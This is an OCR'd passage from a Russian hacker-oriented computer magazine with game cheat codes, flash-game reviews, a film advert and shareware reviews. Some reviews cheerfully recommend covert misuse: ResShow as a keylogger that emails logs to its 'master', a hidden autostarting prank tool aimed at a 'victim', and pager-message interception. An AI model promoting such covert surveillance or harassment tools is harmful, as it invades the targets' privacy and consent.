получить любой предмет - give [предмет]

Tropico

rapido - быстрая постройка, у всех шило в одном месте

Economic War

Нажми Enter и вводи в окно коды:

redemption - твоя страна крепнет на глазах
beauty - остальные страны мирно к тебе относятся

Хексы

Summoner

Открой свою сохраненную игру в любом редакторе и правь:
Адрес 000150ed - тут лежит бало, измени на ffffff11
Адрес 000277e5 - здесь опыт Джозефа, тоже измени на ffffff11
Адрес 0002c91f - skill-point-ы Джозефа
По этим адресам можно изменить силу колец:
0000f7f4 поменяй на ffff
0000f7f6 поменяй на ff11
0000f7f8 поменяй на ffff
0000f7fa поменяй на ff11
0000f7fc поменяй на ffff
0000f7fe поменяй на ff11
0000f800 поменяй на ffff
0000f802 поменяй на ff11
0000f804 поменяй на ffff
0000f806 поменяй на ff11
0000f808 поменяй на ffff
0000f80a поменяй на ff11
0000f80c поменяй на ffff
0000f80e поменяй на ff11

Words Worth

Редактировать надо файл FLAG*.DAT
Золото лежит по адресу 2A7F-3F420F
А опыт тут - DBC-60EA


WWW – Развлекухи

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Gladiator

www.circusx.com/games/gladiator.html


Кровавая флэш-развлекуха, где ты выступаешь в роли римского гладиатора. Суть игры проста до поросячьего безобразия: тебе выдают ма-а-аленький, но быстрый меч и бо-о-ольшую, но медленную булаву, которыми ты должен отмахиваться от назойливых противников, попутно размазывая их ровным слоем по арене. Начиная со второго уровня, появляются весьма крупные соперники, что-то типа боссов, которые уже имеют health bar, то есть не размазываются с первого удара. Надоедливых мелких гладиаторов лучше шинковать мечем, поскольку булава для их нескончаемых стройных рядов - слишком медленная штука. А вот боссов, напротив, очень хорошо колбасить этой шипастой бедой на цепочке - от нее у них живописно вылезают глаза из орбит. Все действо происходит под одобрительное улюлюканье болельщиков на трибунах и зубодробительный саундтрек. Конечно, это игра из серии "посмотрел-прикололся-забыл", но если надо на ком-то сорвать злость - самое оно.



Sewer Surf

www.circusx.com/games/sewer_surf.html


Удовольствие для эстетов. Sewer Surf это, если так можно выразиться, симулятор канализационной крысы. Ты (то есть, конечно, не ты сам, а крыса, которая на время игры становится твоим alter ego) должен выискивать в городской сточной системе плавающие в дерьме конфетки и плитки шоколада. При этом тебе (то есть, конечно, не совсем тебе) придется умело маневрировать между плавающими там же консервными банками, рвотными массами и, не побоюсь этого слова, фекалиями. Выловил конфетку - молодец, получи 100 очков. Наступил на какашку - хреново, значит ждет тебя неминуемая смерть от утопления в каныге (то есть, конечно, не тебя... хотя, я же не провидец, всякое может случиться ;)). Пережив 5 минут подобного кошмара и набрав 2500 очков, я был вознагражден: в мутном потоке стали появляться крокодилы, которые быстро спасли несчастную крысу от вечного "серфинга". Не знаю уж, кто там будет дальше по игре, после крокодилов... Проверь лучше ты сам, только, желательно, не перед едой.



Hot Pizza

http://hotpizza.nm.ru/index.htm


По определению самих авторов, это не игра, а "интерактивный адвенчур". Сейчас попробую объяснить, что это означает. Ты читаешь небольшой рассказ, в определенные моменты которого тебе позволяется самому выбрать вариант продолжения из нескольких предложенных. Ну, скажем, по сюжету главного героя пытаются арестовать. Ты можешь мирно сдаться властям, попробовать слинять или попытаться оказать сопротивление. Дальнейшее развитие сюжета будет зависеть от твоего выбора. Дальше по ходу рассказа есть еще ветвления, потом еще и еще... Короче, вариантов развития событий может быть множество. Играть, то есть читать, можно и в оффлайне, предварительно скачав полумеговый zip с текстами. Пока на сайте всего четыре рассказа, но и это вполне способно развлечь тебя какое-то время.



О, Счастливец!


http://omind.narod.ru/game.html

Очередной виртуальный клон Сам-Знаешь-Чего. Who Wants to Be A Millionaire, он же "О, Счастливчик!", он же "Ах, Везунчик!", он же, наверное, кто-то еще. Ничего здесь такого особенного нет, все то же самое, что и в телевизоре, только другу нельзя звонить и зал спрашивать. Только 50x50 и собственная интуиция. Я и не планировал поначалу ставить эту игру в номер, пока вдруг не обнаружил, что я уже час, вместо того чтобы писать эту статью, отвечаю на вопросы "О, Счастливца", искренне радуясь каждой "несгораемой сумме". Рассказывать, что представляет собой игра "О, счастливчик!", смысла нет - ее все и так знают. Я только скажу, что когда в нее действительно пробуешь поиграть сам, затягивает настолько, что, как банально это ни прозвучит, оторваться невозможно. Теперь я понимаю, почему в Америке так любят всякие trivia games...




Real4X

http://real4x.nm.ru/




Это вообще офигительная вещь! Полная противоположность ярким флэшовым развлекухам "на один раз". Ты когда-нибудь играл в VGA Planets или в Galaxy+ ? Real4X это то же самое, только в реальном времени. Фактически, это Massive Multiplayer Online Space Strategy, только, во-первых, наша, отечественная, во-вторых, бесплатная, в-третьих, не требующая быстрого соединения с Инетом. Графика, как ты уже, наверное, догадался, минимальна. Зато глубина стратегии даст фору многим коммерческим продуктам. Ты коннектишься к серверу в любой момент и раздаешь приказы своему сектору космоса: что где построить, кому почем продать, с кем дружить, на кого напасть и т.д. В игре создан просто огромный мир, богатое древо исследований (6 направлений, более сотни технологий), 40 типов корпусов кораблей и звездных баз, существует развитая система дипломатии и шпионажа... Короче, почти MoO, только с реальными соперниками, и от тебя требуется лишь иногда заходить в игру и двигать свою колонию к тотальному захвату Вселенной.



ЛАРА КРОФТ-
РАСХИТИТЕЛЬНИЦА
ГРОБНИЦ
PARAMOUNT PICTURES и MUTUAL FILM COMPANY представляют фильм производства ЛОУРЕНСА ГОРДОНА,
в содружестве с EIDOS INTERACTIVE LIMITED режиссера САЙМОНА ВЕСТА АНДЖЕЛИНА ДЖОЛИ "ЛАРА КРОФТ: РАСХИТИТЕЛЬНИЦА ГРОБНИЦ"
ДЖОН ВОЙТ ЯН ГЛЕН НОА ТЕЙЛОР ДЭНИЕЛ КРЕЙГ композитор ГРЭМ РЕВЕЛЛ музыкальный редактор ПИТЕР АФТЕРМАН со-продюсер
БОББИ КЛЯЙН художник по костюмам ЛИНДИ ХЕММИНГ монтажер ДАЛЛАС ПУЭТТ, a.c.e. и ГЛЕН СКЭНТЛБЕРИ художник-постановщик
КИРК ПЕТРУЧЕЛЛИ оператор ПИТЕР МЕНЗИС МЛ., a.c.s. по видеоигре компании EIDOS INTERACTIVE, разработанной фирмой CORE DESIGN
исполнительный продюсер ДЖЕРЕМИ ХЕТ-СМИТ продюсеры ЛОУРЕНС ГОРДОН ЛЛОЙД ЛЕВИН КОЛИН ВИЛСОН авторы сюжета САРА Б.КУПЕР,
МАЙК УЭРБ и МАЙКЛ КОЛИРИ экранизация САЙМОНА ВЕСТА сценарий ПАТРИКА МАССЕТТА и ДЖОНА ЗИНМАНА режиссер САЙМОН ВЕСТ
СМОТРИТЕ В КИНОТЕАТРАХ С 30 ИЮНЯ
MUTUAL FILM COMPANY
united international pictures
Paramount
A VIACOM COMPANY
EAST-WEST
радио для взрослых
105.2 fm
www.Naprokat.ru
МЕДВЕДЬ
ЭРА DVD
www.eradvd.ru
(game)land

M.J.ASH / WWW.XKNOWS.BOS.RU / M.J.ASH@REAL.XAKEP.RU



ResShow v 3.0

Windows 9x/Me/NT/2k
Size: 276 Kb
Shareware
http://www.df.ru/~topcat/resshow3

Большая мощность не всегда означает большой размер и повышенные системные требования (как бы товарищи из Microsoft ни уверяли нас в обратном :). Доказательством тому может служить крохотная системная утилита ResShow, возможности которой поистине впечатляют. Эта 276-килобайтная мелюзга выдает подробную информацию о компьютере и системных ресурсах. Она отслеживает количество свободной оперативной памяти и при необходимости позволяет "очистить" ее перед запуском какого-нибудь большого и прожорливого приложения. Также ResShow обладает способностями менеджера задач: прога показывает список всех запущенных процессов (включая скрытые, которых не видно при нажатии на Alt-Ctrl-Del) и позволяет принудительно выгружать неугодные. Кроме того, эта утилита умеет определять текущий IP-адрес машины и пароли, скрытые звездочками. Впрочем, я думаю, тебе интереснее будет узнать о том, что ResShow может выполнять обязанности клавиатурного шпиона! Если потребуется, программа будет записывать в заранее заданный лог-файл все системные события, запуск и закрытие программ, мышиные "клики", нажатия клавиш, а затем отсылать этот файл по электронной почте Хозяину.

Drempels v 1.4

Windows 9x/Me/NT/2k
Size: 2038 Kb
Freeware
http://www.geisswerks.com/drempels

Программа Drempels создает красочные вращающиеся глюкогенные образы, которые она динамически конструирует из предложенного юзером набора картинок. Особенно удачный видеоряд получается при использовании в качестве исходного материала изображений с обнаженной натурой и всевозможных ужасов. В этом случае на экране компьютера разворачивается или завораживающее эротическое действие под кодовым названием "Сон озабоченного подростка", или же психогенный кошмарик "Из глубин подсознания маньяка-убийцы"... В то же время эта программа не является скринсейвером. То есть, конечно, Drempels может работать в качестве хранителя экрана, но ее основная функция - создание на Рабочем столе оригинальных динамических обоев. Разумеется, это баловство. Но баловство стильное. К тому же, несмотря на сложные видеоэффекты, Drempels мало загружает центральный процессор и идет гладко уже на 233MHz системе. А коль скоро юзеру вдруг понадобится вся мощность его ПК, то нажатием на "горячую клавишу" он сможет или на время остановить анимацию, или вообще выгрузить Drempels из памяти машины. Резюме: если тебе пришелся по вкусу DreamRender (www.dreamrender.com) из прошлого выпуска "ШароWAREZ", то Drempels тебе гарантированно понравится. Такого ты с друзьями еще не видел! :)




VBI-Plugin v 1.03

Windows 9x
Size: 1768 Kb
Freeware
http://www.tv-inform.spb.ru


Если у тебя есть возможность приобрести ТВ-тюнер - бери не раздумывая! Я в жизни еще не встречал более многофункционального девайса. С его помощью можно не только смотреть телевизор, но и слушать радио, художебедно оцифровывать видео и даже перехватывать сообщения (три года лишения свободы по ст. 138 УК РФ "Нарушение тайны переписки" :), которые неизвестные воздыхатели посылают твоей подружке на пейджер (http://tuner.ixbt.com). А с недавних пор жители Санкт-Петербурга или его окрестностей могут использовать свой ТВ-тюнер еще и для получения ежедневной порции свежей сетевой информации (другие регионы России обещают охватить к концу года)! При этом ни модем, ни Интернет-провайдер в процессе передачи данных не участвуют. Доставка инфы осуществляется в составе телевизионного сигнала со скоростью от 50 до 80 Кбит/сек. От юзера требуется лишь зарегистрироваться на указанном выше сайте, бесплатно получить код доступа и установить на своей машине соответствующее ПО. А работать с этим ПО проще простого! Пользователь настраивает свой ТВ-тюнер на прием программы РТР или Петербург, кликает по иконке "Прием файлов" и идет пить пиво. А минут через сорок, снова усевшись за комп, юзер с удовлетворением обнаруживает, что один из каталогов на его винче под завязку забит сотнями свежих рассылок от "Subscribe.Ru", страницами популярных порталов и сетевых изданий. Как говорится, пустячок, а приятно :).

ClearTXT v 1.0

Windows 9x/Me/NT/2k
Size: 417 Kb
Freeware
http://www.gribuser.ru/freeware




Мощная программа для преобразования текстовых файлов в любых кодировках и с любыми способами разметки в HTML-документ. Даже работая в режиме "для начинающих", она достаточно качественно выявляет структуру исходного текста и оформляет ее тегами. Также ClearTXT способна переформатировать уже существующие HTML-файлы, убирая из них избыточное форматирование и постороннюю информацию - скрипты, баннеры, формы, двойные пробелы и т.д. "Это, конечно, круто! - скажете вы, - но... На фига?" А я объясню... Дело в том, что эта прога отлично подходит для работы с различными электронными текстами (книгами, рефератами), скачанными из Сети. Ты, я полагаю, уже и сам не раз сталкивался с ситуацией, когда на одном сайте тексты хранятся в DOS-кодировке (разбитые на строки), на другом - в виде кривого HTML, а на третьем начало каждого нового абзаца принято отмечать рекламными баннерами. Править такие тексты вручную - замучаешься! А ClearTXT за пару секунд превращает их в чистенькие красивенькие HTML-файлы, выполненные в едином стиле. И не только превращает, но и предлагает с комфортом их изучить! Ведь, кроме всего прочего, программа ClearTXT наделена еще и функциями приличной "читалки": автопрокруткой текста, созданием закладок, заметок, и возможностью менять стиль отображения документа "на лету" (на тот случай, если ты вдруг захочешь сделать фон потемней, текст - посветлей, а буквы - покрупней :).



Месть 56 v 1.9

Windows 9x/Me/NT/2k
Size: 163 Kb
Freeware
http://kiron56.dtn.ru

Ознакомившись с тактико-техническими характеристиками этой проги-заподлянки и представив себе, как буду испытывать на своих недругах все реализованные в ней гадости, я не смог сдержать довольной улыбки. Оно и понятно. Месть 56 просто битком набита эксклюзивными фишечками! Ну, скажите мне, какая еще программа умеет без передышки заваливать юзера сериями (!!!) придуманных тобой сообщений, заменять заголовки окон на заранее заданный текст, регулярно нажимать/отпускать Shift, заставляя юзера писать ВОт таКИм вОТ обРАЗом?!! А как тебе, к примеру, нравится "модуль" для регулярного создания на винчестере жертвы "мусорных" файлов внушительного размера? А "спятивший" Буфер обмена, который постоянно заполняется случайными строками? А принудительное создание опечаток при наборе английского текста?!! Я уже не говорю о таких "классических" издевательствах, как периодическое открытие CD-ROM'а, бестолковые метания курсора по экрану и исчезновения с Рабочего стола иконок, кнопки "Пуск" или Панели задач целиком. Самое же прикольное заключается в том, что при настройке программы ты, ориентируясь на психологический профиль "жертвы", сам выбираешь, какие функции стоит задействовать… З.Ы. Как и положено заподлянке такого уровня, Месть 56 прячется от пытливого ока пользователя и запускается вместе с Виндами.





Ad-aware v 5.2


Windows 9x/Me/NT/2k
Size: 774 Kb
Freeware
http://www.lavasoft.de/aaw

Дистрибутивы многих бесплатных или условно-бесплатных приложений включают в себя рекламно-шпионские модули (spyware), которые незаметно собирают о пользователе различную (порой конфиденциальную) информацию и затем отсылают ее своим создателям. В принципе, меня не слишком волнует то, что какому-то заграничному дядьке станет известно мое мыло, конфигурация компьютера, список установленного на нем ПО или, скажем, круг моих любимых сайтов (хотя приятного в этом мало). Но вот с чем я точно не могу смириться, так это с тем, что эти шпионские модули любят резидентно сидеть в памяти машины и частенько подменяют некоторые системные DLL-ки своими собственными версиями, тем самым негативно влияя на скорость работы и стабильность и без того глючных Виндов. Потому, закончив тестирование нового софта, я регулярно проверяю свой комп на появление такой вот заразы. Проверяю с помощью замечательной программы Ad-aware (антивирусы spyware такого сорта ловить отказываются). Ad-aware старательно сканирует память компьютера, системный реестр, а также жесткие диски с целью обнаружения известных ей рекламно-шпионских компонентов. По результатам сканирования программа выдает список, с указанием того, какой шпион в каком месте системы притаился. Юзер отмечает ненужные ему файлы и ключи реестра, жмет "Continue", и Ad-aware быстренько удаляет их "безболезненно" для системы. Впрочем, иногда все же удаление модуля-шпиона может привести к потере работоспособности программы. В этом случае может помочь сделанный Ad-aware бэкап, хотя лично я рекомендую просто заменить такую прогу ее менее наглым аналогом :).

X-ecutor v 1.13

Windows 9x/Me/NT/2k
Size: 379 Kb
Freeware
http://www.xpertdesign.de/english

Не знаю как тебя, приятель, а меня ужасно раздражает тот этап загрузки Виндов, когда Рабочий Стол на экране уже появился, но работать еще нельзя, поскольку в память машины интенсивно грузятся модули и приложения, автозапуск которых прописан в реестре, файле win.ini, папке "Автозагрузка". Конечно, число таких приложений на моей машине сведено к минимуму, но все равно до недавнего времени я вынужден был лишние 10 секунд слушать треск винчестера вместо того, чтобы полноценно работать. К счастью, во время подготовки этой рубрики я наткнулся на программу X-ecutor, которая решает эту проблему раз и навсегда. Как? Да очень просто! Ты прописываешь в этой проге все другие приложения, подлежащие автозагрузке, аннулируешь их автозапуск средствами Windows, оставляя в папке "Автозагрузка" только ссылку на X-ecutor. Все! Теперь твои Винды будут грузиться быстро, ведь X-ecutor - это очень маленькая утилита. Можно сразу же приступать к работе - звонить провайдеру, запускать Word и т.д. А в это время X-ecutor будет, не спеша, по очереди, с выбранной тобой задержкой запускать все необходимые приложения, а, запустив все что требовалось, сам себя закроет. Сам понимаешь, что при таком методе запуска система загружается работой равномерно, и у нее остается время на обработку твоих запросов… А еще X-ecutor умеет запускать определенные приложения один раз в день, по расписанию, перед выключением компьютера и с выдачей на экран заданного сообщения. Но это уже совсем другая история. :)

